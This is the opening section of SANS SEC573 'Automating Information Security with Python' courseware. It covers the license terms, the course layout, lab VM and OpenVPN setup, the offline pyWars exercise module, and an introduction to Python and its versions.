

573.1-573.2 Essentials Skills Workshop

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.



Essential Skills Workshop

Author: Mark Baggett

Twitter: @MarkBaggett

Copyright 2020 Mark Baggett | All Rights Reserved | Version F01_02

Hello and welcome to the Essential Skills Workshop for the SANS Automating Information Security with Python course. Today we live in a world where the attacks launched against our networks change rapidly. As defenders, we can no longer wait on other people to develop tools for us that detect and respond to these rapidly evolving threats. Defenders who cannot develop new tools to detect new threats don't offer much defense against an advanced adversary. Penetration testers who cannot rapidly develop new tools to bypass network defenses are incapable of representing the threats posed to modern networks. The number of embedded systems with new operating systems and file formats is growing exponentially, and there are not enough forensics tools that understand these new formats. Regardless of your role in information security, today's rapidly changing environments require you to have the ability to build tools to keep up with those changes. Waiting for someone else to develop the tools is no longer an option.

This course covers essential Python development skills used to automate essential information security skills. In this course, we develop your Python skills while developing tools you can use in offensive, defensive, and forensics engagements.

Arrived Early? Get an Early Start on Your Setup!

Please complete Exercise Zero in your Workbook



SEC573 | Automating Information Security with Python

2

Welcome to SANS SEC573. You can get an early start by configuring your laptop for success in the class. In your Workbook, turn to Exercise Zero and complete the setup.

TABLE OF CONTENTS (I)	PAGE #
Course Introduction	5
Lab Zero Overview	13
Introduction to Python	21
Language Essentials	33
Introducing pyWars	47
Lab: pyWars Numerics	60
String, Bytes, and Bytearrays	65
Lab: pyWars Strings	94
Creating and Using Functions	97
Control Statements	112
if, elif, and else	115
Lab: pyWars Functions	126
Modules	129
Lab: Modules	141



This slide is a table of contents.

TABLE OF CONTENTS (2)	PAGE #
Begin Day 2: Lists	145
Lists Methods	150
Functions for Lists	156
For and While Loops	162
Lab: pyWars Lists	173
Tuples	176
Dictionaries	180
Lab: pyWars Dictionaries	195
The Python Debugger: PDB	198
Lab: PDB	211
Tips, Shortcuts, and Gotchas	214
Transitioning Python2 to Python3	229
Lab: Upgrading with 2to3	240
Essentials Workshop Conclusions	243



This slide is a table of contents.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations
Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules

This is a Roadmap slide.



PENETRATION TESTING
CURRICULUM

 SEC504 [SEC-504] Hacker Tools, Techniques, Exploits & Incident Handling	 SEC542 [SEC-542] Web App Penetration Testing & Ethical Hacking	 SEC564 2-Day Course Red Team Exercises & Adversary Emulation
 SEC460 [NEW] Enterprise Threat & Vulnerability Assessment	 SEC642 Advanced Web App Penetration Testing, Ethical Hacking & Exploitation Techniques	 SEC567 2-Day Course Social Engineering for Penetration Testers
 SEC560 [SEC-560] Network Penetration Testing & Ethical Hacking	 SEC575 [SEC-575] Mobile Device Security & Ethical Hacking	 SEC580 2-Day Course Metasploit Kung Fu for Enterprise Pen Testing
 SEC660 [SEC-660] Advanced Penetration Testing, Exploit Writing & Ethical Hacking	 SEC617 [SEC-617] Wireless Penetration Testing & Ethical Hacking	 SEC588 Coming Soon Cloud Penetration Testing
 SEC760 Advanced Exploit Development for Penetration Testers	 SEC550 Coming Soon Active Defense, Offensive Countermeasures & Cyber Deception	 SEC699 Coming Soon Advanced Purple Team: Adversary Emulation for Breach Prevention and Detection
 SEC573 [SEC-573] Automating Information Security with Python	 SEC562 CyberCity Hands-on Kinetic Cyber Range Exercise	

In this class, we will be teaching you to automate skills for penetration testers and defensive personnel. SANS Penetration Testing offers a wide variety of other courses that build skills for offensive and defensive personnel.

SANS DFIR
DIGITAL FORENSICS & INCIDENT RESPONSE

FOR498 Battlefield Forensics & Data Acquisition

FOR500 Windows Forensic Analysis

FOR518 Mac and iOS Forensic Analysis and Incident Response

FOR526 Advanced Memory Forensics & Threat Detection

FOR585 Smartphone Forensic Analysis In-Depth

OPERATING SYSTEM & DEVICE IN-DEPTH

INCIDENT RESPONSE & THREAT HUNTING

FOR508 Advanced Incident Response, Threat Hunting, and Digital Forensics

FOR572 Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response

FOR578 Cyber Threat Intelligence

FOR610 REM: Malware Analysis Tools and Techniques

SEC504 Hacker Tools, Techniques, Exploits, and Incident Handling

[@sansforensics](#) [sansforensics](#) [dfir.to/DFIRCast](#) [dfir.to/MAIL-LIST](#)

We are also teaching skills that will enable you to build new forensics tools and analyze forensics artifacts. SANS DFIR courses can teach you more about forensics techniques.

Course Overview

- **Sections 1 and 2: Essentials Workshop**
 - Build the skills required to rapidly develop information security tools on your own
- **Sections 3–5: Information Security Projects**
 - Write tools that apply skills and learn new skills
- **Section 6: Course Capstone**
 - Test your skills in a capture-the-flag competition
- **Sections 1–5: pyWars Challenge and CTF**
 - Master the nuances of Python programming

Here is the plan for the next few days. For the first two days, we will build a solid foundation of Python syntax and common coding techniques. The Essentials Workshop will cover the basic syntax required to create Python programs and modify existing ones. If you already know basic programming, the first two days will reinforce your current knowledge and show you shortcuts and tricks to make your Python code more efficient. The next three days will put all those new skills to good use as we create apps for you to use. The last day will bring it all together with a capture-the-flag event. The capture-the-flag event will use the skills from Sections 1 and 2, the tools you build in Sections 3–5, and combinations of all the skills you learn. As if one capture-the-flag event weren't enough, this course has multiple capture-the-flag games. In addition to Section 6's capture-the-flag games, Sections 1–5 also have capture-the-flag events that run parallel to the course material. We will talk more about pyWars in a few minutes.

Essentials Workshop Objectives

- This course is focused on teaching the fundamental concepts of coding required by defenders, forensics analysts, and penetration testers
- Our Essentials Workshop will cover the following:
 - Python variables such as integers, strings, lists, and dictionaries
 - Iteration and selection: for, while, if/elif/else
 - Functions and modules
 - Debugging and execution of Python scripts
 - Tips, tricks to be successful, and gotchas to avoid
 - Converting Python2 to Python3
- This is NOT a course on secure code development: although you will read customer websites and documents, our assumption is that all input is in our trust boundary because we provide the majority of the input to our scripts




This course is comprised of an Essentials Workshop and the development of information security tools. This course has specifically chosen projects in defense, forensics, and penetration testing that provide us with the opportunity to discuss concepts that are universal to all security professionals. These topics include interacting with processes, executing processes, reading and writing from the filesystem, parsing with regular expressions, networking, and other essential skills. Some of these concepts are discussed in the context of specific projects as we build tools on Days 3 through 5 of the 6-day version of this course. However, before we get there, we have to cover some essentials of the language. The first two days of this course cover the essentials.

This course is not focused on teaching you the principles of secure coding. There may be vulnerabilities in the code we produce, but that is okay! We are developing the script for ourselves and we will provide most of the input to these programs. As long as we provide the input, we will remain within the "trust boundary" of the program and don't need to spend a lot of time worrying about attacks. We do need to use some caution when pulling data from external resources. For the purposes of this course, we are assuming that your customers are not attacking you back. When you parse websites, read packet captures, and navigate directory structures you do read from untrusted sources and potentially expose your code to attack, but we will not spend time filtering the input. If you use any of these scripting techniques in a situation in which an untrusted agent is providing input, you should take additional caution.

Course USB Overview

- All tools needed for this course are included on the course USB




On the course USB, at the top of the directory structure, there are a handful of files and directories. Among the most important of these files are the Release Notes for the course USB. The Release Notes include the usernames and passwords for the VMware image for the course, as well as information about getting that VMware image uncompressed, booted, and networked. They also contain additional notes about some of the individual tools. *As long as you have the course USB, you will also have the Release Notes, and therefore you will have access to the student password for the course VMware image. You won't be stranded without the password.*

Next, we have the course Windows directory. All Windows tools that you'll need for the course are included here. You will have to install them on your Windows machine for each exercise when the time comes. Please do wait, though, until we start a given exercise so that you understand a tool before you install it.

Another directory, called **Cheat_Sheets**, contains cheatsheets for various tools covered in this class. Feel free to look through the directory. These sheets can be helpful with exercises throughout the course.

The next element of the USB is a large virtual machine in the form of an OVF file and associated VMDK file. You will import this file into VMware Workstation, VMware Player, or VMware Fusion (the Mac OS X product). VMware is not included on the course USB due to redistribution limitations imposed by VMware, so you should download that now if you did not bring it with you.

Directories in the Virtual Machine



```
Terminal - student@573:~/Documents/pythonclass
File Edit View Terminal Tabs Help
student@573:~/Documents/pythonclass$ ls
apps essentials-workshop helloworld.py
student@573:~/Documents/pythonclass$
```

In the **~/Documents/pythonclass** directory on the virtual machine, you can find the following directories:

- **essentials-workshop**: Code and labs for Sections 1 and 2
- **apps**: Different projects that we will develop in class on Sections 3–5

On your virtual machine, you will see several directories. In the home directory in the Documents folder is a "pythonclass" directory. Under that directory are some subdirectories. The **~/Documents/pythonclass/essentials-workshop** directory contains all of the code examples and labs that we will work on for the first two sections. There is also an **apps** directory. We'll work on the program in the **~/Documents/pythonclass/apps** directory during Sections 3–5 of the course.

Virtual Machine Prompts and Tools

- Normal user (student): \$
- Root prompt: #
- Run a command as root: \$ **sudo <command>**
- Become root: \$ **sudo su -**
- Start VMware tools:

```
student@573:~/Documents/pythonclass$ sudo vmware-user  
[sudo] password for student: student
```



Throughout the book, you will see many labs and exercises. Pay close attention to the prompt in the labs. Most everything we do is run under the student account. The \$ (dollar sign) prompt indicates you do not currently have root access. Some of the programs, such as the sniffer you will write, require administrative permissions to run properly. You can become root temporarily or permanently by using the **sudo** command. The student user can run any command as root. The **sudo** command allows you to run a single command using the syntax **sudo <command to run>**. To become the root user in your virtual machine, you can use the command **sudo su -**. When you do, you see your prompt changes from the \$ (dollar sign) to the # (pound sign), which means you will be running as a root user.

Your virtual machine VMware tools are installed but are not running by default. If the version of VMware tools installed in the virtual machine is compatible with the VMware software installed on your host, you will find it much easier to use by enabling the software. However, if you have an older version of VMware software, then starting the tools may not work properly. To start the VMware tools, run the command **\$ sudo vmware-user**. When the tools are enabled, the copy and paste functions, enhanced video drivers, and other useful functions will be enabled.

Lab Zero Overview

- We now discuss the network setup to use throughout the course
 - This is just an overview, and full details are in your Workbook in Lab Zero
 - If it doesn't work for you, the instructor will be able to help you during an upcoming break
- **GOAL:**
- Now: Ping 10.10.10.10 from your Linux VM
 - By the start of Section 5: Complete the Python installation as outlined in this section




We'll now discuss the configuration for the machine that we use for the course. You can follow along and set up the network configuration during this session if you'd like.

Please note: If your network configuration does not work, the instructor reserves the right to help you get it working during an upcoming break or another appropriate opportunity. Not everyone will get the network configuration functional right now, and the instructor needs to keep the course moving. **Don't worry if the networking doesn't work for you right now.** The instructor will help you get it functioning during the first lab.

The immediate need is to work on a Linux virtual machine and be able to ping 10.10.10.10. When that is done, you are ready for the first four sections. By Section 5, you need to have Python installed on a Windows host, as outlined in workbook Lab Zero.

Conference Network Setup

- Exercises occur across the WIRED network where we have one class scoring server



In classroom environments, the instructor will provide a centralized pyWars scoring server. In this case, you are given an IP address of the scoring server. You should be aware that you are sharing a network with other students, so take precautions to protect yourself while interacting with the scoring server. The safest approach is to disconnect your network cable when it is not in use.

NOTE: ALTHOUGH THIS CLASS TEACHES YOU TO USE PYTHON TO PERFORM EXPLOITATION, EXPLOITATION OF ANY HOST, OTHER THAN YOUR OWN, IS NOT PERMITTED. ATTACKING OTHER MACHINES OR THE SCORING SERVER WILL GET YOU DISMISSED FROM THE CLASS. IT IS A VIOLATION OF THE SANS CODE OF ETHICS TO ATTACK OTHER MACHINES OR THE SCORING SERVER.

Import Your Linux Virtual Machine

- If you haven't already done so, import the OVF virtual machine
 - If VMware is installed properly, you can just double-click on the OVF file on your USB drive
 - If you get an OVF consistency check, just select "Retry"
 - If double-click doesn't work, then do one of the following:
 - select File > Import in VMware
 - Select "Open a Virtual Machine" and select the OVF file
- Run VMware, open the VM, and boot it
- In Linux, log in to the system:
 - Username: **student**
 - Password: **student**
 - Change the student password:
`$ passwd`
 - Enter a new password twice and remember it!
- **Can you PING 10.10.10.10? You're ready for today!**



The course virtual machine is distributed as an importable OVF file to maximize compatibility with different virtualization software packages. The easiest way to begin the import process is just to double-click on the OVF file on your USB drive. If that doesn't automatically begin the import, then depending upon your software, you will either click "File -> Import in VMware" or "Open a Virtual Machine" and select the OVF file. Give it a location on your host machine to store the files when prompted. This virtual machine requires approximately 10 GB of space on your hard drive.

After the import is complete, boot your new virtual guest system. When prompted, log in to the guest machine using the following credentials:

Username: student

Password: student

You can change the student password to a value you'll remember (make sure it isn't easily guessed or cracked). You will be connected to a network with other students in this course, so you do not want them to know the password for your Linux VMware image. To change the student password, use:

`$ passwd`

Prepare Your Windows System before Section 5

- Install Python 3.5 and a few additional packages on Windows
 - Python is a free Windows download
 - <https://www.python.org/download/releases/>
 - Quick and easy installation that includes all the standard modules
- Files are in the Windows_setup directory on your USB
- **BEFORE THE START OF SECTION 5**, complete these:
 - Install python-3.5.3.exe
 - Install Python Windows Extensions pywin32-221.win32-py3.5.exe
 - Use a special PIP command to install PyInstaller from USB



Let's prepare our Windows environment, run Python, and create a distributable Windows version of our Python programs. As of this writing, the latest version of Python 3 is not compatible with PyInstaller. You can use Python version 3.5 but not 3.6. Your Windows environment will require Python 3 and PyInstaller. Normally, you would download the Python setup files from the internet, but they have been provided for you in the **Windows_setup** directory on your course USB.

By using the versions that are provided on the USB, you will find that you will not run into any known versioning issues associated with packages used in the course and that the syntax will match the book.

To manually download the PyInstaller package, go to <http://www.pyinstaller.org>. The Python for Windows Extensions is available for download at <http://sourceforge.net/projects/pywin32/>

Connecting to OnDemand or Simulcast

- Go to <https://connect.labs.sans.org> and download the Linux OpenVPN certificate to the /etc/openvpn folder
- Run the following commands to connect to the labs and exercises
- See <https://labs.sans.org/> for complete instructions

```
student@573:~/ $ cd /etc/openvpn
student@573:/etc/openvpn$ ls
sec573a-9999-xxxxxx.ovpn sec573b-9999-xxxxxx.ovpn update-resolv-conf
student@573:/etc/openvpn$ sudo openvpn --config ./sec573a-your-filename-will-vary.ovpn
[sudo] password for student: student
Sun Sep  3 12:16:46 2017 OpenVPN 2.3.10 i686-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11] [MH] [IPv6]
built on Jun 22 2017
Sun Sep  3 12:16:46 2017 library versions: OpenSSL 1.0.2g-fips 1 Mar 2016, LZO 2.08
Sun Sep  3 12:16:46 2017 WARNING: No server certificate verification method has been enabled. See
http://openvpn.net/howto.html#mitm for more info.
Enter Private Key Password: *****
Sun Sep  3 12:16:59 2017 WARNING: this configuration may cache passwords in memory -- use the auth-nocache
option to prevent this

<... Output Truncated ...>
Sun Sep  3 12:17:02 2017 /sbin/ip addr add dev tap0 10.10.76.1/16 broadcast 10.10.255.255
Sun Sep  3 12:17:04 2017 Initialization Sequence Completed
```

This means you're connected!



Those of you who are taking the class OnDemand or have added the OnDemand bundle to your live class will need to connect to the Lab environment with OpenVPN before trying any of the pyWars-based labs. You can retrieve your VPN keys from <https://connect.labs.sans.org>. That website will have links to two Linux OpenVPN certificates. One of the certificates is used for Sections 1–5 of the course, and the other is used for Section 6. **Download the certificates** to your machine, then use the command "**sudo cp <path to downloaded certificate> /etc/openvpn/**" to move the certificates to the /etc/openvpn directory. Next, open a terminal, change to the /etc/openvpn directory, and **launch openvpn using the commands shown in the slide above**. After launching OpenVPN, you will be prompted for two passwords. The first one is the password to your student account. If you have not changed it, then the password is "**student**". Next, you will be prompted to "Enter Private Key Password". This password is typically "**VpnPassword**", but check the email and web links to confirm your exact password.

Once the connection is completed, the last line displayed will read "**Initialization Sequence Completed**". This is your indication that you are connected. Now you should be able to ping 10.10.10.10 in another terminal to verify your connection. You can minimize this window or otherwise leave the terminal window alone while you are performing your labs. Come back to the window and hit "**CTRL-C**" when you want to disconnect from the remote servers.

Labs Outside the Classroom

- You can complete labs in the book without access to the pyWars server
- To work offline, you "import local_pyWars as pyWars"

- Must be in the essentials-workshop directory
- You can also run the script as a program

```
$ ./local_pyWars.py
```

```
student@573:/ $ cd ~/Documents/pythonclass/essentials-workshop/
student@573:~/Documents/pythonclass/essentials-workshop$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import local_pyWars as pyWars
>>> game = pyWars.exercise()
>>> game.question(0)
'Simply return the data as the answer.'
>>> game.answer(0, game.data(0))
'Correct'
>>> print(game.score())
Player Not Registered
POINTS :001 - You answered question(s) 0
```

Only the import
is different

SANS

SEC573 | Automating Information Security with Python

18

I wanted to provide you with a means of completing all of the labs in your book when the pyWars server is not around. This enables you to go back through or complete labs during the evenings or weeks after class has finished. To meet that objective, I have created a separate module that provides access to pyWars server-like functions while offline. So even if you do not have access to the pyWars server, you can still complete all of the labs in the book. In your essentials-workshop directory, there is a module called "local_pyWars". This module provides a minimal set of capabilities that allows you to complete the labs without the use of the pyWars server.

To play offline, first you change to the essentials-workshop directory. Then start Python and **import local_pyWars as pyWars**. The rest of your syntax will be exactly the same as when using the in-classroom or OnDemand server. This makes switching back and forth between the two environments very easy. So you can work on labs offline, then change that one line and post them to the server.

```
$ cd ~/Documents/pythonclass/essentials-workshop/
$ python3
>>> import local_pyWars as pyWars
>>> game = pyWars.exercise()
```

You can also just run the local_pyWars.py program as a program, and it will drop you into a Python shell with pyWars loaded. If you pass "victors" as a command line argument, it will start a Python shell with the Hall of Fame questions loaded for you.

```
$ cd ~/Documents/pythonclass/essentials-workshop/
$ ./local_pyWars.py
Welcome to pyWars!
```

pyWars Hall of Fame

- There are three pyWars servers with challenges for you this week: Online Server, Offline Server, and Hall of Fame Server
- Individuals who complete all the pyWars challenges can write a Hall of Fame challenge that bears their name
- Challenges are added to the virtual machine along with course updates
- Pass "victors" as a command line argument: **\$./local_pyWars.py VICTORS**
- Or pass "VICTORS" to your exercise object:

```
>>> import local_pyWars as pyWars
>>> game = pyWars.exercise("VICTORS")
>>> game.question(1)
'NAME: Chris Griffith - Find the string, on the hidden port, running the
fun_server.py, extracted from the zipfile, that is the base64 in .data() '
```



You can play against three servers this week, and you can take two of them with you when you leave. In addition to the offline server, you will also have a copy of the Hall of Fame questions. These are questions created by individuals who are able to complete all of the pyWars challenges during the class. The difficulty of the questions varies. Some of these Python rock stars will choose to write questions that everyone can solve. Some of them may choose to write nearly impossible challenges. There are no rules or quality controls on the questions. Those who finish the challenges can write whatever they like. To play the Hall of Fame questions, pass the word **VICTORS** to your `local_pyWars.exercise()` method. Then you can play through challenges created by some of the best Python programmers in the world!

Complete Lab Zero

- Please continue to work through the extraction of the Linux virtual machine
- You may do the installation of Python on Windows anytime between now and Section 5
- While you complete the installation, we will introduce Python
- The goal is still to ping 10.10.10.10 from your Linux host

Please continue to work through the extraction of your virtual machine as we go through the next section. Immediately following this section is an exercise that uses your Linux virtual machine. If you can ping 10.10.10.10 from your Linux virtual machine, you should be ready for that exercise.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations
Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules

This is a Roadmap slide.

What Is Python?

- Developed in 1989 by Guido van Rossum
- Released publicly in February 1991
- Noted for its ease of use and simplicity
- Python developers have a stated goal of making programming in Python fun
- Named after *Monty Python's Flying Circus*
- The Python way of doing things is often referred to as “Pythonic”

Let's jump in. Python has been around for a long time. It was originally developed by Guido van Rossum in 1989. Guido has stepped down from his role as "BDFL" (Benevolent Dictator for Life) of the project and allows a consortium of individuals to decide Python's future. However, Guido is a part of that consortium and continues to be involved with the project to this day. Python has become a popular language over the last five years as a result of its ease of use and rich community support. Another reason for its popularity: One of the stated goals of the Python language development group is to make Python programming fun. As a matter of fact, Python is named after *Monty Python's Flying Circus*. Many of the examples that you see in the official documentation and this class reference various Monty Python skits. As a result, Python has its own way of doing things that sets it apart from many other languages. Many of these techniques are referred to as being “Pythonic”.

Installing Python

- Already installed on Mac and most Linux distributions
- On Windows, typing "Python" launches an App Alias and takes you to the App store
- Official Python installed with setup.exe @ <http://www.python.org/download/releases/>
- On Windows systems that have WSL (Windows Subsystem for Linux)



```
C:\> bash -c "python -c 'print(\"Python is on Windows with WSL!\")'"  
Python is on Windows with WSL!
```

Python is already installed on most Linux distributions. It even comes preinstalled on your Macintosh, although it is an older version. There is broad support for the Windows platform, but at the moment you must install it first. As of the May 2019 feature update 1909, simply typing "python" on any Windows system that doesn't have python on it launches the Microsoft Store and takes you to the Python App for download and installation. There you can download the Python interpreter that is maintained by Microsoft. This is actually controlled by a Microsoft "App Execution Alias". You may find that after Python is installed, typing python will continue to take you to the Microsoft Store instead of launching the Python interpreter. If that occurs, you will need to disable this feature by clicking the Start button and typing "Manage app execution aliases". This will bring up the dialog box shown here on the slide, where you can turn off the python "App Installer" aliases.

Instead of installing Microsoft's Python, you can install the official Python interpreter for Windows from its official distribution page at python.org. Like most Windows installations, it is as simple as downloading and clicking setup.exe.

Additionally, Python is installed on every Windows that is running the Windows Subsystem for Linux.

A default installation of Python includes many built-in libraries that are distributed with the language, allowing you to easily parse websites, calculate hashes, use regular expressions, and more.

Versions of Python

- On Linux, multiple versions can coexist on the same computer, but 'python' only points to one in your path
 - In your VM python and python3 point to python3.6
 - python2 launches the latest installed version of 2.7.x
 - python3.7 launches the latest installed version of 3.7
 - /usr/bin/env python3 launches the python3 based on the PATH environment variable
- The Windows launcher py.exe will find and launch Python if it is installed
- Python 2's "end of life" is January 1, 2020. It offers "forward compatibility" so you can write code that will work with Python 3
- Python 3 is not strictly backward compatible, and programs developed on earlier versions of Python MAY not work as expected



You can have multiple versions of Python installed on your machine at the same time. New versions contain new features that are not in older versions. Python interpreters prior to version 3.0 are backward compatible. So if you install Python version 2.7, you will be able to run scripts written for version 2.7 and earlier. If you install Python version 2.5, you may or may not be able to run Python programs that were written to use commands in versions 2.6 and 2.7. Python version 3 is different. It doesn't make any promises of backward compatibility. In this course, we will be developing Python 3 programs. Where necessary we will also discuss migrating Python2 to Python3.

You can run different versions of Python by launching different processes. Typing **python** will launch the default version of Python, which is version 2.7 on most systems long after PEP 394 says it should point to Python 3. In your VM, the 'python' command is a symbolic link to the 'python3.6' binary on your system. Ubuntu 18 has a dependency on Python3.6, so this will very likely be the case on every Ubuntu 18 system. If you want to run Python3.7, you use the 'python3.7' command. There is also a 'python3' symbolic link that points to Python 3.6.

Using the command "/usr/bin/env python3" is often more reliable than using a hardcoded path to launch Python3 because people may decide to change the installation path. When launched through "env", the PATH environment variable is used to find the Python interpreter.

PEP 397 defines how the Windows launcher py.exe finds and runs the Python interpreter on Windows systems. py.exe is placed in the Windows directory by the Python installer. Rather than the path, this program reads py.ini in predefined locations to determine where python.exe is and launches it. You can use it with the -2 option to launch Python2 or with the -3 option to launch Python3.

"But I Want to Learn Python 2. Not Python 3!"

- This course teaches Python 3!
- If you really want to learn Python2, good news—you are.
- We will discuss upgrading code with 2to3 tomorrow
- Unless otherwise noted, most things we discuss will work in Python2 if you add these lines to the top of your code:

```
#!/usr/bin/env python2
from __future__ import print_function
from __future__ import division
import sys

if sys.version_info.major == 2:
    input = raw_input
```



You may find yourself in a situation where you are forced to support Python2. Perhaps the code has dependencies on libraries (modules) that are not supported on Python3. Or perhaps no one has taken the time to upgrade the code from Python2 to Python3. In Section 2 of this course, we will dig into what it takes to upgrade your code from Python2 to Python3. However, if you must write code that will be run through the Python2 interpreter, you can add a few lines of code to the top of your program to make your life easier. When the lines shown above are added to the top of your Python2 program, it will cause the interpreter to behave more like Python3. With these lines and a few other changes, it is possible to write programs that will work perfectly fine when run through either a Python2 or a Python3 interpreter.

The line "from __future__ import print_function" eliminates the Python2 print keyword and replaces it with a print function that is compatible with Python3.

The line "from __future__ import division" makes Python2 do division in the same way that Python3 does it. We will discuss the difference in detail at the end of Section 2 of this course.

Last, this code checks to see if we are running Python version 2 and if we are, overwrites the code associated with the input function with the code from the raw_input function.

Why we need to make these changes will become more clear when we discuss migrating from Python2 to Python3. For now, just know that if you really want to learn to code in Python2, with these minor changes to your code, the concepts and the majority of syntax in this course can be applied to Python2 programs.

Python PEPs

- PEPs: Python Enhancement Proposals
- Feature requests and design documentation on new updates
- Also includes programming “style guides” and discussions on best practices of various aspects of the languages
 - PEP 20 is "The Zen of Python"
 - Try `$ python3 -c "import this"`
 - PEP 8 is "Style Guide for Python Code"
 - Naming conventions for Variables, Functions, number of spaces, etc.
 - PEP 394 is 'python' command on Linux-like systems
 - It changes from pointing to Python2 to Python3 in 2020!
- <https://www.python.org/dev/peps/>

